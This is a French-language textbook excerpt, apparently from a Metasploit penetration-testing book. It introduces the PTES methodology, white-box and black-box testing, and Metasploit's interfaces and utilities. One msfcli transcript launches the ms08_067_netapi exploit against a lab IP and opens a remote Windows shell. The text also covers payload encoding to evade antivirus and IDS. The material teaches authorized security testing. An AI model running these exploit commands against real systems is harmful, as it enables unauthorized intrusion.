1

Les bases du test d'intrusion

Sommaire

- Les phases du PTES : Penetration Testing Execution Standard
- Types de tests d'intrusion
- Scanners de vulnérabilité

Les tests d'intrusion sont un moyen de simuler les méthodes qu'une personne malveillante pourrait utiliser pour tromper les systèmes de contrôle d'une organisation et gagner l'accès à ses systèmes. Les tests d'intrusion représentent plus que l'exécution d'un scanner et d'outils automatisés pour ensuite rédiger un rapport. Vous ne serez pas un expert de la sécurité informatique du jour au lendemain ; il faut des années de pratique pour être compétent.

Actuellement, il y a un changement dans la façon dont les gens considèrent et définissent les tests de pénétration dans l'industrie de la sécurité informatique. Le `standard d'exécution des tests de pénétration` (PTES, Penetration Testing Execution Standard) a redéfini les tests d'intrusion de façon à influencer les nouveaux testeurs d'infiltration comme les plus chevronnés, et a été adopté par plusieurs membres éminents de la communauté de la sécurité informatique. Son objectif est de définir ce qu'est un véritable test d'intrusion – et d'y sensibiliser cette communauté – en établissant une base de principes fondamentaux nécessaires au bon déroulement d'un test. Si vous êtes nouveau dans le domaine de la sécurité informatique ou si la notion du `PTES` vous est inconnue, nous vous recommandons de vous rendre sur **http://www.pentest-standard.org/** pour en savoir plus.

Les phases du PTES

Les phases du `PTES` sont conçues pour définir le déroulement standard d'un test d'intrusion et assurer à l'organisation cliente que les efforts nécessaires seront consacrés

par quiconque effectuera ce type d'évaluation. Ce standard est divisé en sept catégories avec différents niveaux d'effort requis pour chacune des tâches, en fonction de l'organisation à attaquer.

Préengagement

Cela se produit généralement lors de vos discussions à propos de la portée et des modalités du test d'intrusion avec votre client. Il est essentiel au cours du préengagement que vous présentiez les objectifs de votre travail. Cette étape sera l'occasion pour vous d'expliquer à vos clients ce qui doit être attendu d'un test de pénétration complet – sans restrictions – sur ce qui peut et sera testé durant l'engagement.

Collecte de renseignements

L'organisation que vous attaquez en utilisant les réseaux sociaux, le Google hacking, les données laissées par la cible, etc. L'une des compétences les plus importantes d'un testeur d'intrusion est sa capacité à acquérir le plus d'informations possible sur la cible, y compris la façon dont elle opère, comment elle fonctionne et comment elle peut être attaquée. Les informations recueillies sur la cible vous donneront de précieux renseignements sur les types de contrôles de sécurité mis en place.

Lors de la collecte de renseignements, vous essayez d'identifier les types de mécanismes qui protègent la cible en commençant lentement à sonder ses systèmes. Par exemple, une organisation, dans la plupart des cas, n'autorise pas le trafic en provenance d'appareils extérieurs sur un certain nombre de ports : si vous tentez de communiquer avec ses services sur un port exclu de la liste, vous serez bloqué. Généralement, une bonne idée est de tester le comportement du filtrage par un premier sondage à partir d'une adresse IP sacrifiable que vous acceptez de voir détectée ou bloquée. Il en est de même si vous testez des applications web, où, après un certain seuil, le firewall applicatif vous empêche d'effectuer d'autres requêtes.

Pour passer inaperçu lors de ces tests, vous pouvez faire les premiers à partir d'une plage d'adresses IP non reliées à votre équipe. En règle générale, les organisations phares reliées à Internet sont attaquées tous les jours, et votre premier sondage sera probablement une partie non détectée du bruit de fond.

Note

Dans certains cas, il peut être judicieux d'exécuter des scans depuis une plage d'adresses IP autre que celle que vous utiliserez pour l'attaque principale. Cela vous aidera à déterminer l'efficacité de l'organisation à répondre aux outils que vous employez.

Détermination de la menace

La détermination des menaces requiert les informations acquises lors de la phase de collecte afin d'identifier les vulnérabilités existantes sur un système cible. Dès lors, vous choisirez la méthode d'attaque la plus efficace, le type d'informations qui vous intéresse et comment la cible pourrait être attaquée. La détermination des menaces consiste à examiner l'organisation tel un adversaire et à tenter d'exploiter les faiblesses comme le ferait un attaquant.

Analyse des vulnérabilités

Ayant identifié les méthodes d'attaques les plus efficaces, vous devez envisager la façon dont vous accéderez à la cible. Durant l'analyse des vulnérabilités, vous combinez les informations que vous avez apprises lors des phases antérieures pour déterminer quelles attaques seraient efficaces. L'analyse de vulnérabilités prend en compte notamment les scans de ports et de vulnérabilités, les données collectées *via* la consultation de bannières de services réseau et des informations recueillies lors de la collecte de renseignements.

L'exploitation

L'exploitation est probablement l'une des parties les plus prestigieuses d'un test d'intrusion, même si elle est, la plupart du temps, effectuée par brute force plutôt qu'avec précision. Un exploit doit être réalisé uniquement lorsque vous savez sans l'ombre d'un doute que votre tentative sera couronnée de succès. Cependant, des mesures de protection peuvent empêcher un exploit de fonctionner sur la cible – mais avant de profiter d'une vulnérabilité, vous devez savoir que le système est vulnérable. Lancer aveuglément une masse d'exploits et prier pour un shell n'est nullement productif, cette méthode indiscrète n'offre guère d'intérêt pour vous, en tant que testeur d'intrusions, ou pour votre client. Faites votre travail de recherche d'abord, puis, lancez les exploits susceptibles de réussir.

Post exploitation

La phase de post exploitation commence après avoir compromis un ou plusieurs systèmes, mais vous êtes loin d'en avoir fini.

Cette phase est un élément essentiel de tout test de pénétration. C'est là que vous vous démarquerez de la plupart des hackers ordinaires et fournirez efficacement des renseignements précieux grâce à vos tests. Lors de cette phase, vous viserez des systèmes spécifiques, identifierez les infrastructures critiques et vous intéresserez aux informations ou données que la cible a tenté de sécuriser. Lorsque vous exploitez un

système après l'autre, vous essayez de démontrer les attaques qui auront le plus de répercussions sur les affaires de l'organisation ciblée.

Si vous vous attaquez à des systèmes pendant la phase de post exploitation, vous devez prendre le temps de déterminer ce qu'ils font ainsi que leurs rôles. Supposons, par exemple, que vous compromettiez l'infrastructure du système d'un domaine et que vous puissiez l'administrer ou que vous obteniez tous les droits d'administration. Vous pourriez être un super utilisateur de ce domaine, mais que dire des systèmes qui communiquent à l'aide d'`Active Directory` ? Qu'en est-il de l'application financière principale utilisée pour payer les employés ? Pourriez-vous compromettre le système pour ensuite, à la prochaine paye, acheminer tout l'argent de la société sur un compte offshore ? *Quid* de la propriété intellectuelle de la cible ?

Supposons, par exemple, que votre cible soit une entreprise de développement de logiciels qui produit des applications sur mesure à ses clients pour une utilisation dans des environnements industriels. Pouvez-vous introduire un backdoor dans son code source et ainsi compromettre la totalité de ses clients ? Quelles seraient les conséquences sur la crédibilité de la marque ?

La phase de post exploitation est un de ces moments difficiles pendant lesquels vous devez prendre le temps d'étudier les informations à votre disposition pour ensuite les utiliser à votre avantage. Un attaquant ferait de même. Pensez tel un vrai pirate informatique, faites preuve de créativité, ayez le réflexe de vous adapter rapidement et comptez sur votre intelligence plutôt que sur les quelques outils automatisés dont vous disposez.

Le rapport

Le rapport est de loin l'élément le plus important d'un test de pénétration. Vous allez le rédiger pour communiquer ce que vous avez fait, comment vous l'avez fait, et, plus important, comment l'organisation pourrait corriger les vulnérabilités que vous avez découvertes.

Lorsque vous effectuez un test de pénétration, vous travaillez à partir du point de vue d'un attaquant, ce que les organisations voient rarement. Les informations que vous obtenez durant vos tests sont indispensables à la réussite du programme de sécurité pour arrêter les attaques futures. Lorsque vous rapportez vos résultats, pensez à la façon dont l'organisation pourrait les utiliser afin de corriger les problèmes découverts et d'améliorer la sécurité globale plutôt que de patcher les vulnérabilités techniques.

Divisez votre rapport : au moins un résumé, une présentation ainsi que les résultats techniques. Ces résultats seront utilisés par le client pour remédier aux failles de sécurité, c'est aussi là que se trouve la valeur d'un test de pénétration. Par exemple,

si vous trouvez une faille dans les applications web du client permettant l'utilisation d'une `injection SQL`, vous pourriez recommander à votre client de valider toutes les entrées utilisateur, forcer les requêtes SQL paramétrées, exécuter SQL en tant qu'utilisateur limité et activer les messages d'erreur personnalisés.

Sont-ils vraiment protégés contre toute `injection SQL` après la mise en œuvre de vos recommandations et la fixation de la vulnérabilité ? Non. Un problème sous-jacent a sans doute causé cette vulnérabilité en premier lieu, comme la fiabilité des applications tierces. Celles-ci devront être corrigées également.

Types de tests de pénétration

Maintenant que vous avez une compréhension de base des sept catégories du `PTES`, nous allons examiner les deux types principaux de tests d'intrusion : visibles (boîte blanche) et invisibles (boîte noire). Un test de type boîte blanche (ou test *white hat*) est réalisé en accord avec l'organisation qui a été préalablement avertie, un test de type boîte noire est conçu pour simuler les actions d'un attaquant inconnu survenu à l'improviste. Les deux types de tests présentent des avantages et des inconvénients.

Test de pénétration de type boîte blanche

Lors d'un test de pénétration de type boîte blanche, vous travaillez avec l'organisation pour identifier les menaces potentielles. Ses responsables de la sécurité peuvent vous en montrer les systèmes. L'avantage principal de ce type de test est que vous avez accès aux connaissances de quelqu'un de l'intérieur et que vous pouvez lancer vos attaques sans craindre d'être bloqué. L'inconvénient est que vous pourriez ne pas avoir de résultats exacts en ce qui concerne le programme de sécurité et sa capacité à détecter certaines attaques. Quand le temps est compté et que certaines étapes du `PTES` telles que la collecte de renseignements sont hors de portée, un test de type boîte blanche peut être votre meilleure option.

Test de pénétration de type boîte noire

Contrairement aux tests boîte blanche, les tests de pénétration de type boîte noire permettent de simuler les actions d'un attaquant et sont effectués à l'insu de l'organisation. Les tests boîte noire sont réalisés afin de tester la capacité de l'équipe de sécurité interne à détecter une attaque et à y répondre.

Les tests boîte noire peuvent être longs, très longs, et exigent plus de compétences que les tests boîte blanche. Aux yeux des testeurs d'intrusions dans l'industrie de la sécurité, ils sont souvent préférés puisqu'ils simulent plus étroitement une véritable attaque. Dans ce type de test compte votre capacité à obtenir des informations par

reconnaissance. Par conséquent, vous ne tenterez généralement pas de trouver un grand nombre de vulnérabilités, mais simplement le moyen le plus facile d'accéder à un système sans être détecté.

Scanners de vulnérabilité

Les scanners de vulnérabilité sont des outils automatisés qui servent à identifier les failles de sécurité affectant un système ou une application. En comparant les empreintes, ils identifient le système d'exploitation de la cible (la version et le type) ainsi que les services en cours d'exécution. Vous les utiliserez, une fois que vous connaîtrez le système d'exploitation de la cible, pour vérifier si des vulnérabilités existent. Bien entendu, ces tests n'ont de limites que celle de leurs créateurs, le scanner pouvant parfois manquer ou fausser les vulnérabilités présentes sur un système. Les plus modernes d'entre eux font un travail extraordinaire pour minimiser les faux positifs. De nombreuses organisations les utilisent pour identifier les systèmes périmés ou de nouvelles failles susceptibles d'être exploitées.

Les scanners jouent un rôle très important dans les tests d'intrusion, en particulier dans le cas d'un test overt, qui permet de lancer des attaques multiples sans avoir à se soucier d'éviter la détection. La richesse des informations qu'ils proposent est inestimable, mais prenez garde à trop compter sur eux. L'impossibilité d'automatiser un test de pénétration fait toute sa beauté, vous devez disposer de compétences et de connaissances afin d'attaquer un système avec succès. Lorsque vous deviendrez un testeur d'intrusion expérimenté, vous aurez rarement l'occasion de vous servir d'un scanner de vulnérabilité, vous vous appuierez plus sur votre expérience et votre expertise afin de compromettre un système.

En résumé

Si vous êtes nouveau dans le domaine de la sécurité informatique ou si vous n'avez pas encore adopté de méthodologie, étudiez le PTES. Comme pour toute expérience, lorsque vous effectuez un test d'intrusion, assurez-vous d'avoir un processus raffiné et adaptable qui est aussi reproductible. En tant que pentesters, vous devez être certain que votre collecte de renseignements et vos résultats sont aussi précis que possible afin que vous soyez apte à vous adapter à tout scénario.

2

Les bases de Metasploit

Sommaire

- Terminologie
- Les interfaces de Metasploit
- Utilitaires de Metasploit
- Metasploit Express et Metasploit Pro

Quand vous travaillez avec le Metasploit Framework (MSF) pour la première fois, vous pouvez vous sentir noyé par ses nombreuses interfaces, options, outils, variables et modules. Dans ce chapitre, nous nous intéresserons aux bases qui vous aideront à mieux comprendre le tout. Nous passerons en revue quelques termes du pentest, puis nous verrons brièvement les différentes interfaces utilisateur disponibles. Metasploit est gratuit, open source, porté par de nombreux contributeurs du domaine de la sécurité informatique, mais deux versions commerciales sont aussi disponibles.

Lors de la première utilisation de Metasploit, il est important de ne pas s'attarder sur les plus récents exploits, mais plutôt de comprendre comment Metasploit fonctionne et quelles commandes vous utilisez pour rendre un exploit possible.

Terminologie

Dans ce livre, nous utiliserons beaucoup de termes qu'il convient d'abord d'expliquer. La majorité des termes élémentaires qui suivent sont définis dans le contexte de Metasploit, mais sont généralement admis dans l'industrie de la sécurité informatique.

Exploit

Un `exploit` est le moyen par lequel un attaquant, ou un pentester en l'occurrence, profite d'un défaut dans un système, une application ou un service. Un attaquant utilise un exploit pour attaquer un système de façon à lui faire produire un certain résultat que les développeurs n'avaient pas envisagé. Les exploits courants sont le `buffer overflow` (dépassement de tampon), les vulnérabilités web (`injections SQL`, par exemple) et les erreurs de configuration.

Payload

Un `payload` est un code que nous voulons faire exécuter par le système et qui sera sélectionné et délivré par le framework. Par exemple, un `reverse shell` est un payload qui crée une connexion depuis la cible vers l'attaquant, tel qu'une `invite de commande Windows` (voir Chapitre 5), alors qu'un `bind shell` est un payload qui "attache" une invite de commande à l'écoute d'un port sur la machine cible, afin que l'attaquant puisse alors se connecter. Un payload peut être également quelque chose d'aussi simple que quelques commandes à exécuter sur la machine cible.

Shellcode

Un `shellcode` est une suite d'instructions utilisées par un payload lors de l'exploitation. Il est typiquement écrit en `langage assembleur`. Dans la plupart des cas, une `invite de commande système` (un "shell") ou une `invite de commande Meterpreter` ("Meterpreter shell") est utilisée après qu'une série d'instructions a été accomplie par la machine, d'où le nom.

Module

Un `module`, dans le contexte de ce livre, est une part de logiciel qui peut être utilisée par le framework Metasploit. Parfois, vous aurez besoin d'utiliser un module d'exploit, un composant logiciel qui porte l'attaque. D'autres fois, un module auxiliaire pourra être requis pour effectuer une action telle que le scan ou l'énumération de systèmes. Cette modularité est ce qui rend Métasploit si puissant.

Listener

Un `listener` est un composant de Metasploit qui attend une connexion entrante de tout type. Par exemple, après que la cible a été exploitée, elle peut communiquer avec l'attaquant *via* Internet. Le listener gère cette connexion, attendant sur la machine attaquante d'être contacté par la machine exploitée.

Les interfaces de Metasploit

Metasploit offre plus d'une interface à ses fonctionnalités sous-jacentes, incluant la `console`, la `ligne de commande` et l'`interface graphique`. En plus de ces interfaces, des utilitaires fournissent un accès direct à des fonctions qui sont normalement internes au framework. Ces utilitaires peuvent être précieux pour le développement d'exploits et les situations dans lesquelles vous n'avez pas besoin de la flexibilité de tout le framework Metasploit.

MSFconsole

`Msfconsole` est de loin la partie la plus populaire du framework Metasploit, et ce à juste titre. C'est un des outils les plus flexibles, les plus complets et les plus supportés de tout le framework Metasploit. `Msfconsole` fournit une interface pratique tout-en-un pour quasiment toutes les options et tous les réglages disponibles ; c'est comme un magasin unique où vous trouveriez tous les exploits dont vous rêvez. Vous pouvez utiliser `msfconsole` pour tout faire : lancer un exploit, charger un module auxiliaire, faire une énumération, créer des listeners ou lancer une exploitation massive contre tout un réseau.

Malgré l'évolution constante du framework Metasploit, une série de commandes sont restées relativement stables. En maîtrisant les bases de `msfconsole`, vous serez capable de vous adapter à tout changement. Pour illustrer l'importance de l'apprentissage de `msfconsole`, nous l'utiliserons dans pratiquement tous les chapitres du livre.

Démarrer *MSFconsole*

Pour lancer `msfconsole`, entrez msfconsole dans `l'invite de commande` :

```
root@bt:/# cd /opt/framework3/msf3/

root@bt:/opt/framework/msf3# msfconsole

< metasploit >

------------

         \
              ,__,
         \    (oo)____
              (__)    )\
                 ||--|| *
msf>
```

Pour accéder au fichier d'aide de `msfconsole`, entrez `help` suivi de la commande qui vous intéresse. Dans l'exemple qui suit, nous cherchons de l'aide pour la commande

`connect`, qui permet de communiquer avec un hôte. L'aide présente alors une description de l'outil, son usage et les différentes options à définir.

```
msf > help connect
```

Nous explorerons la console de plus ample façon dans les chapitres à venir.

MSFcli

`Msfcli` et `msfconsole` présentent deux façons radicalement différentes d'accéder au framework. Alors que msfconsole présente une façon interactive d'accéder à toutes les options de façon intuitive, `msfcli` est plus axée sur le scriptage et l'interprétation des autres outils basés sur la console. `Msfcli` supporte aussi le lancement d'exploits et de modules auxiliaires, et peut être pratique lors de l'essai de modules ou du développement de nouveaux exploits pour le framework. C'est un outil fantastique pour exploiter de façon unique, lorsque vous savez de quels exploits et options vous aurez besoin. Il laisse moins de place à l'erreur que `msfconsole` mais il offre des aides basiques (dont l'usage et la liste des modules) avec la commande `msfcli -h`, comme montré ci-après :

```
root@bt:/opt/framework3/msf3# msfcli -h

Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]
==============================================================================

Mode            Description
----            ---------------

(H)elp          You're looking at it, baby!

(S)ummary       Show information about this module

(O)ptions       Show available options for this module

(A)dvanced      Show available advanced options for this module

(I)DS Evasion   Show available ids evasion options for this module

(P)ayloads      Show available payloads for this module

(T)argets       Show available targets for this exploit module

(AC)tions       Show available actions for this auxiliary module

(C)heck         Run the check routine of the selected module

(E)xecute       Execute the selected module

root@bt:/opt/framework3/msf3#
```

Exemple d'utilisation

Regardons comment il est possible d'utiliser `msfcli`. Ne prêtez pas attention aux détails, ces exemples sont seulement censés vous montrer comment il est possible de travailler avec cette interface.

Quand vous commencez l'apprentissage de Metasploit, ou quand vous êtes bloqué, vous pouvez voir les options disponibles pour un module en ajoutant la lettre `O` à la fin de la chaîne où vous êtes bloqué. Dans l'exemple suivant, nous l'utilisons pour voir les options disponibles avec le module `ms08_067_netapi` :

```
root@bt:/# msfcli windows/smb/ms08_067_netapi O

[*] Please wait while we load the module tree...

Name     Current Setting  Required  Description
----     ---------------  --------  -----------
RHOST    0.0.0.0          yes       The target address

RPORT    445              yes       Set the SMB service port

SMBPIPE  BROWSER          yes       The pipe name to use
                                    (BROWSER, SRVSVC)
```

Vous pouvez voir que le module nécessite trois options : `RHOST`, `RPORT` et `SMPIPE`. Maintenant, en ajoutant la lettre `P`, on peut vérifier les payloads disponibles :

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 P

[*] Please wait while we load the module tree...

Compatible payloads
===================
Name                    Description
----                    -----------
generic/debug_trap      Generate a debug trap in the target process

generic/shell_bind_tcp  Listen for a connection and spawn a command shell
```

Dès lors que toutes les options sont configurées et qu'un payload est sélectionné, nous pouvons lancer notre exploit en ajoutant `E` à la fin de la chaîne d'arguments de `msfcli` :

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155
PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
```

```
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:46025 ->
    192.168.1.155:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

C'est un succès, car nous avons ouvert une invite de commande Windows sur le système distant.

Armitage

La composante `armitage` de Metasploit est une interface utilisateur entièrement graphique et interactive créée par Raphael Mudge. Cette interface est très impressionnante, riche en fonctionnalités et disponible gratuitement. Nous ne la traiterons pas en profondeur, mais il est important de mentionner quelque chose qui mérite d'être exploré. Notre but est d'enseigner les tenants et les aboutissants de Metasploit ; l'interface graphique est géniale dès lors que vous comprenez comment le framework fonctionne.

Exécution d'Armitage

Pour lancer `Armitage`, exécutez la commande `armitage`. Lors du démarrage, sélectionnez START MSF, ce qui permettra à `Armitage` de se connecter à une instance Metasploit.

```
root@bt:/opt/framework3/msf3# armitage
```

Après l'exécution d'`armitage`, il suffit de cliquer sur une des fonctionnalités présentes dans le menu pour procéder à une attaque particulière ou accéder aux autres fonctionnalités.

Par exemple, la Figure 2.1 montre le menu des exploits (côté client).



Figure 2.1
Le menu exploit du navigateur d'armitage.

Utilitaires de Metasploit

Nous avons vu les trois principales interfaces de Metasploit, il est temps maintenant de parcourir quelques utilitaires. Ce sont des interfaces directes, aux caractéristiques particulières, qui peuvent être utiles dans des situations spécifiques, en particulier dans le développement d'exploits. Nous allons en découvrir quelques-uns parmi les plus accessibles puis en introduire des supplémentaires tout au long du livre.

MSFpayload

La composante `msfpayload` permet de générer un shellcode, des exécutables et bien plus encore dans l'utilisation d'exploits hors du framework.

Du shellcode peut être généré dans de nombreux langages – C, Ruby, JavaScript et même VBA (Visual Basic for Applications). Chaque format de sortie sera utile dans diverses situations. Par exemple, si vous travaillez sur une démonstration méthodique utilisant Python, une sortie en C serait la meilleure. Si vous travaillez sur un exploit relatif au navigateur, un format de sortie en JavaScript paraît judicieux. Une fois que vous avez choisi votre format de code préféré, vous pouvez facilement insérer directement le payload dans un fichier HTML pour déclencher l'exploit.

Pour voir les options employées par l'utilitaire, entrez msfpayload -h en ligne de commande, comme illustré ici :

```
root@bt:/# msfpayload -h
```

Comme avec `msfcli`, si vous vous retrouvez coincé sur les options requises pour un module de payload, ajoutez la lettre `O` sur la ligne de commande pour obtenir une liste des variables requises et facultatives :

```
root@bt:/# msfpayload windows/shell_reverse_tcp O
```

Nous nous plongerons plus profondément dans `msfpayload` et dans le développement d'exploits au cours des chapitres suivants.

MSFencode

Le shellcode généré par `msfpayload` est pleinement fonctionnel, mais il contient plusieurs caractères nuls qui, lorsqu'ils sont interprétés par de nombreux programmes, signifient la fin d'une chaîne. Cela provoquera l'arrêt du code avant la fin. En d'autres termes, ces `x00s` et `xffs` peuvent empêcher votre payload de fonctionner !

De surcroît, un shellcode traversant un réseau en clair est susceptible d'être remarqué par les systèmes de détection d'intrusion (IDS) et les logiciels antivirus. Pour résoudre ce problème, les développeurs de Metasploit offrent `msfencode`, qui aide à éviter les "mauvais" caractères et à échapper aux antivirus et aux IDS en encodant le payload original d'une manière qui ne prend pas en compte les mauvais caractères. Entrez msfencode -h pour voir la liste des options de `msfencode`.

Metasploit contient un certain nombre d'encodeurs adaptés à différentes situations. Certains seront intéressants lorsque vous ne pourrez utiliser que des caractères alphanumériques dans le cadre d'un payload, comme c'est le cas avec les exploits liés aux formats de fichiers ou d'autres applications qui acceptent des caractères imprimables uniquement en entrée, tandis que d'autres sont des encodeurs à usage général qui fonctionnent bien dans toutes les situations.

En cas de doute, cependant, vous ne pouvez vraiment pas vous tromper en choisissant l'encodeur `x86/shikata_ ga_nai`, le seul encodeur noté "excellent", une mesure de la fiabilité et de la stabilité d'un module. Dans le contexte d'un encodeur, un classement excellent signifie que c'est l'un des encodeurs les plus polyvalents offrant des capacités de configurations plus fines. Pour voir la liste des encodeurs disponibles, ajoutez `-l` à `msfencode` comme illustré ci-après. Les payloads sont classés par ordre de fiabilité.

```
root@bt:~# msfencode -l
```

Nasm Shell

L'utilitaire `nasm_shell.rb` peut être utile lorsque vous essayez d'analyser du code en langage assembleur, surtout si, au cours du développement de l'exploit, vous avez besoin d'identifier les opcodes (codes opération) pour une instruction assembleur donnée.

Par exemple, ici nous exécutons l'outil et demandons les opcodes pour l'instruction assembleur `jmp esp : nasm_shell` nous dit que c'est `FFE4`.

```
root@bt:/opt/framework3/msf3/tools# ./nasm_shell.rb

nasm > jmp esp

00000000 FFE4 jmp esp
```

Metasploit Express et Metasploit Pro

Metasploit Express et Metasploit Pro sont des interfaces web commerciales pour le framework Metasploit. Ces utilitaires permettent une automatisation substantielle et facilitent les choses pour les nouveaux utilisateurs, tout en offrant un accès complet au framework. Les deux produits offrent également des outils qui ne sont pas disponibles dans les éditions communautaires du framework, comme les attaques automatiques de type brute force sur les mots de passe et les attaques automatisées sur sites Internet. De plus, un rapport back-end pour Metasploit Pro peut accélérer l'un des aspects les moins populaires du pentest : la rédaction de rapport.

Ces outils méritent-ils leur prix ? C'est à vous de voir. Les éditions commerciales de Metasploit sont destinées aux pentesters professionnels et peuvent faciliter les tâches les plus monotones du travail, mais si le gain de temps offert par l'automatisme de ces produits commerciaux est utile pour vous, il pourrait justifier le prix d'achat.

Si vous automatisez votre travail, gardez bien à l'esprit que les humains demeurent meilleurs pour identifier les vecteurs d'attaque que des outils automatisés.

Conclusion

Dans ce chapitre, vous avez appris une petite partie des bases du framework Metasploit. Au fur et à mesure de votre lecture, vous commencerez à vous servir de ces outils de manière beaucoup plus avancée. Vous trouverez plusieurs façons d'accomplir les mêmes tâches à l'aide de différents outils. Ce sera finalement à vous de décider quel outil correspondra au mieux à vos besoins.

Maintenant que vous avez acquis les bases, passons à la phase suivante du processus de pentesting : la découverte.